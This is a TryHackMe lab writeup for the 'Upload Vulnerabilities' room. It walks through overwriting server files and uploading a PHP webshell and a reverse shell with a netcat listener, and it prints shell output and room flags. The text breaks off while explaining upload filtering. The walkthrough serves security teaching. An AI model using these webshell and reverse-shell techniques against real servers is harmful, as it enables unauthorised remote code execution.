

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Upload Vulnerabilities TryHackme Writeup

This is a Writeup of Tryhackme room “Upload Vulnerabilities”



Shamsher khan · Follow


Published in InfoSec Write-ups

26 min read · May 5, 2021

Listen

Share

More



<https://tryhackme.com/room/uploadvulns>

Room link: <https://tryhackme.com/room/uploadvulns>

Note: This room is for Premium Members Only. who purchased THM premium membership.

Tutorial room exploring some basic file-upload vulnerabilities in websites. First up, let's deploy the machine to give it a few minutes to boot. *TryHackMe Upload Vulnerabilities with MIME and Magic Number Attack*

This skills to be tested and needed to solve the final task of this walkthrough room are: **reverse shell, Burp Suite, upload vulnerability, and client-side bypass extension filtering.**

First up, let's deploy the machine to give it a few minutes to boot.

Once you've clicked deploy, you'll need to configure your own computer to be able to connect.

(Note: This is an abnormal step for a TryHackMe machine, but must be completed in order to access the practical content of this room)

If you've successfully deployed the machine then the following commands will already have the IP address filled in. If any of them have “MACHINE_IP” in them, then you still need to deploy the machine, and the following instructions will not work.

Task 1 Getting Started


If you're using Linux or MacOS, open up a terminal and type in the following command, then hit enter:

```
echo "MACHINE_IP      overwrite.uploadvulns.thm shell.uploadvulns.thm  
java.uploadvulns.thm annex.uploadvulns.thm magic.uploadvulns.thm  
jewel.uploadvulns.thm" | sudo tee -a /etc/hosts
```

When you finish the room, run this command to revert the hosts file back to normal:

```
sudo sed -i '$d' /etc/hosts
```

If you're using Windows, open an Administrator Powershell window by searching for “Powershell”, right clicking on “Windows Powershell”, then clicking “Run as administrator”.



Type the following command and hit enter:

```
AC C:\Windows\System32\drivers\etc\hosts "MACHINE_IP
overwrite.uploadvulns.thm shell.uploadvulns.thm java.uploadvulns.thm
annex.uploadvulns.thm magic.uploadvulns.thm jewel.uploadvulns.thm"
```

When you finish the room, use this command to revert the hosts file back to normal:

```
(GC C:\Windows\System32\drivers\etc\hosts | select -SkipLast 1) | SC
C:\Windows\System32\drivers\etc\hosts
```

You should now be able to access the virtual machine, so let's get started!

Task 2 Introduction


The purpose of this room is to explore some of the vulnerabilities resulting from improper (or inadequate) handling of file uploads. Specifically, we will be looking at:

- Overwriting existing files on a server
- Uploading and Executing Shells on a server
- Bypassing Client-Side filtering
- Bypassing various kinds of Server-Side filtering
- Fooling content type validation checks

Task 4 Overwriting Existing Files

Let's go through an example before you try this for yourself. Please note that demo.uploadvulns.thm will be used for all demonstrations; however, this site is not available in the uploaded VM. It is purely for demonstrative purposes.


In the following image we have a web page with an upload form:



Overwrite

Select File

Upload



You may need to enumerate more than this for a real challenge; however, in this instance, let's just take a look at the source code of the page:

```


1 1<!DOCTYPE html>
2 <html>
3   <head>
4     <title>Overwrite</title>
5     <script src="assets/js/jquery-3.5.1.min.js"></script>
6     <script src="assets/js/script.js"></script>
7     <link type="text/css" rel="stylesheet" href="assets/css/style.css">
8     <link type="shortcut icon" type="image/x-icon" href="favicon.ico">
9
10   </head>
11   <body>
12     <h1><strong>Overwrite</strong></h1>
13     <button class="Btn" id="uploadBtn">Select File</button>
14     <form method="post" enctype="multipart/form-data">
15       <input type="file" name="fileToUpload" id="fileSelect">
16       <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
17     </form>
18     <img class='uploadImg' src='images/spaniel.jpg' alt=''/>
19   </body>
20
21

```

Inside the red box, we see the code that's responsible for displaying the image that we saw on the page. It's being sourced from a file called "spaniel.jpg", inside a directory called "images".

Now we know where the image is being pulled from — can we overwrite it?

Let's download another image from the internet and call it spaniel.jpg. We'll then upload it to the site and see if we can overwrite the existing image:




The screenshot shows a web browser window with the title 'Overwrite'. The address bar displays the URL 'demo.uploadvulns.thm/?submit=success'. Below the address bar, there is a navigation menu with links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'NetHunter'. The main content area has a heading 'Overwrite' and two buttons: 'Select File' and 'Upload'. A message 'File Uploaded Successfully' is displayed below the buttons. At the bottom of the page is a placeholder image of a golden retriever lying down.

Overwrite

Select File

Upload

File Uploaded Successfully



And our attack was successful! We managed to overwrite the original `images/spaniel.jpg` with our own copy.

Now, let's put this into practice.

Open your web browser and navigate to `overwrite.uploadvulns.thm`. Your goal is to overwrite a file on the server with an upload of your own.

1. What is the name of the image file which can be overwritten?

Answer: `mountains.jpg`

1. Overwrite the image. What is the flag you receive?


Answer: `THM{OTBiODQ3YmNjYWZhM2UyMmYzZDNiZjI5}`

Task 5 Remote Code Execution

It's all well and good overwriting files that exist on the server. That's a nuisance to the person maintaining the site, and may lead to some vulnerabilities, but let's go further; let's go for RCE!

Web shells:



Let's assume that we've found a webpage with an upload form:



Where do we go from here? Well, let's start with a gobuster scan:

```
muri@anonymised-terminal:~# gobuster dir -u http://demo.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://demo.uploadvulns.thm
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2020/05/21 02:22:41 Starting gobuster
=====
/uploads (Status: 301)
/assets (Status: 301)
/server-status (Status: 403)
=====
2020/05/21 02:23:11 Finished
=====
```

Looks like we've got two directories here — `uploads` and `assets`. Of these, it seems likely that any files we upload will be placed in the "uploads" directory. We'll try uploading a legitimate image file first. Here I am choosing our cute dog photo from the previous task:



RCE

Select File
Upload

File Uploaded Successfully

Now, if we go to <http://demo.uploadvulns.thm/uploads> we should see that the spaniel picture has been uploaded!

Index of /uploads


demo.uploadvulns.thm/uploads/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter O

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
spaniel.jpg	2020-05-21 02:36	357K	

Apache/2.4.29 (Ubuntu) Server at demo.uploadvulns.thm Port 80



Ok, we can upload images. Let's try a webshell now.

As it is, we know that this webserver is running with a PHP back-end, so we'll skip straight to creating and uploading the shell. In real life, we may need to do a little more enumeration; however, PHP is a good place to start regardless.

A simple webshell works by taking a parameter and executing it as a system command. In PHP, the syntax for this would be:

```
<?php
    echo system($_GET["cmd"]);
?>
```

This code takes a GET parameter and executes it as a system command. It then echoes the output out to the screen.

Let's try uploading it to the site, then using it to show our current user and the contents of the current directory:

```

1 uid=33(www-data) gid=33(www-data) groups=33(www-data)
2 www-data
3 spaniel.jpg
4 webshell.php

```

Success!

We could now use this shell to read files from the system, or upgrade from here to a reverse shell. Now that we have RCE, the options are limitless. Note that when using webshells, it's usually easier to view the output by looking at the source code of the page. This drastically improves the formatting of the output.

Reverse Shells:

The process for uploading a reverse shell is almost identical to that of uploading a webshell, so this section will be shorter. We'll be using the ubiquitous Pentest Monkey reverse shell, which comes by default on Kali Linux, but can also be downloaded [here](#). You will need to edit line 49 of the shell. It will currently say

```
$ip = '127.0.0.1'; // CHANGE THIS
```

— as it instructs, change 127.0.0.1 to your TryHackMe tun0 IP address, which can be found on the [access page](#). You can ignore the following line, which also asks to be changed. With the shell edited, the next thing we need to do is start a Netcat listener to receive the connection. nc -lvpn 1234 :

```
muri@anonymised-terminal:~# nc -lvpn 1234
listening on [any] 1234 ...

```

Now, let's upload the shell, then activate it by navigating to <http://demo.uploadvulns.thm/uploads/shell.php>. The name of the shell will obviously be whatever you called it (php-reverse-shell.php by default).

The website should hang and not load properly — however, if we switch back to our terminal, we have a hit!

```
muri@anonymised-terminal:~# nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.1.152] from (UNKNOWN) [192.168.1.228] 40508
Linux staging-web-server 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
03:17:46 up 5:11, 3 users, load average: 0.00, 0.00, 0.00
USER    TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
root    pts/1    192.168.1.151   22:13    4:51m  0.03s  0.02s -bash
root    pts/0    192.168.1.151   22:26    10.00s 1.25s  1.25s -bash
root    pts/1    192.168.1.151   00:13    1:23m  0.55s  0.41s vim index.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

Once again, we have obtained RCE on this webserver. From here we would want to stabilise our shell and escalate our privileges, but those are tasks for another time. For now, it's time you tried this for yourself!

Navigate to `shell.uploadvulns.thm` and complete the questions for this task.

1. Run a Gobuster scan on the website using the syntax from the screenshot above. What directory looks like it might be used for uploads? (N.B. This is a good habit to get into, and will serve you well in the upcoming tasks...)

Gobuster

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://shell.uploadvulns.thm
```

/resources (Status: 301)

/assets (Status: 301)

<http://shell.uploadvulns.thm/resources/>

1. Get either a web shell or a reverse shell on the machine. What's the flag in the `/var/www/` directory of the server?

Start Netcat listener

```
nc -lvpn 9001
```

```
$ cd /var/www/
$ ls
flag.txt
html
```

```
$ cat flag.txt  
THM{YWFnY2U3ZGI4N2QxNmQzZjk0YjgzZDZk}
```

Answer: THM{YWFnY2U3ZGI4N2QxNmQzZjk0YjgzZDZk}

Task 6 Filtering

Up until now we have largely been ignoring the counter-defences employed by web developers to defend against file upload vulnerabilities. Every website that you've successfully attacked so far in this room has been completely insecure. It's time that changed. From here on out, we'll be looking at some of the defence mechanisms used to prevent malicious file uploads, and how to circumvent them.

First up, let's discuss the differences between client-side filtering and server-side filtering.

When we talk about a script being "Client-Side", in the context of web applications, we mean that it's running in the user's browser as opposed to on the web server itself. JavaScript is pretty much ubiquitous as the client-side scripting language, although alternatives do exist. Regardless of the language being used, a client-side script will be run in your web browser. In the context of file-uploads, this means that the filtering occurs before the file is even uploaded to the server. Theoretically, this would seem like a good thing, right? In an ideal world, it would be; however, because the filtering is happening on our computer, it is trivially easy to bypass. As such client-side filtering by itself is a highly insecure method of verifying that an uploaded file is not malicious.

Conversely, as you may have guessed, a server-side script will be run on the server. Traditionally PHP was the predominant server-side language; however, in recent years, other options (C#, Node.js, Python, Ruby on Rails, and a variety of others) have become more widely used. Server-side filtering tends to be more difficult to bypass, as you don't have the code in front of you. As the code is executed on the server, in most cases it will also be impossible to bypass the filter completely; instead we have to form a payload which conforms to the filters in place, but still allows us to execute our code.

With that in mind, let's take a look at some different kinds of filtering.

Extension Validation:

File extensions are used (in theory) to identify the contents of a file. In practice they are very easy to change, so actually don't mean much; however, MS Windows still uses them to identify file types, although Unix based systems tend to rely on other methods, which we'll cover in a bit. Filters that check for extensions work in one of two ways. They either blacklist extensions (i.e. have a list of extensions which are not allowed) or they whitelist extensions (i.e. have a list of extensions which are allowed, and reject everything else).

File Type Filtering:

Similar to Extension validation, but more intensive, file type filtering looks, once again, to verify that the contents of a file are acceptable to upload. We'll be looking at two types of file type validation:

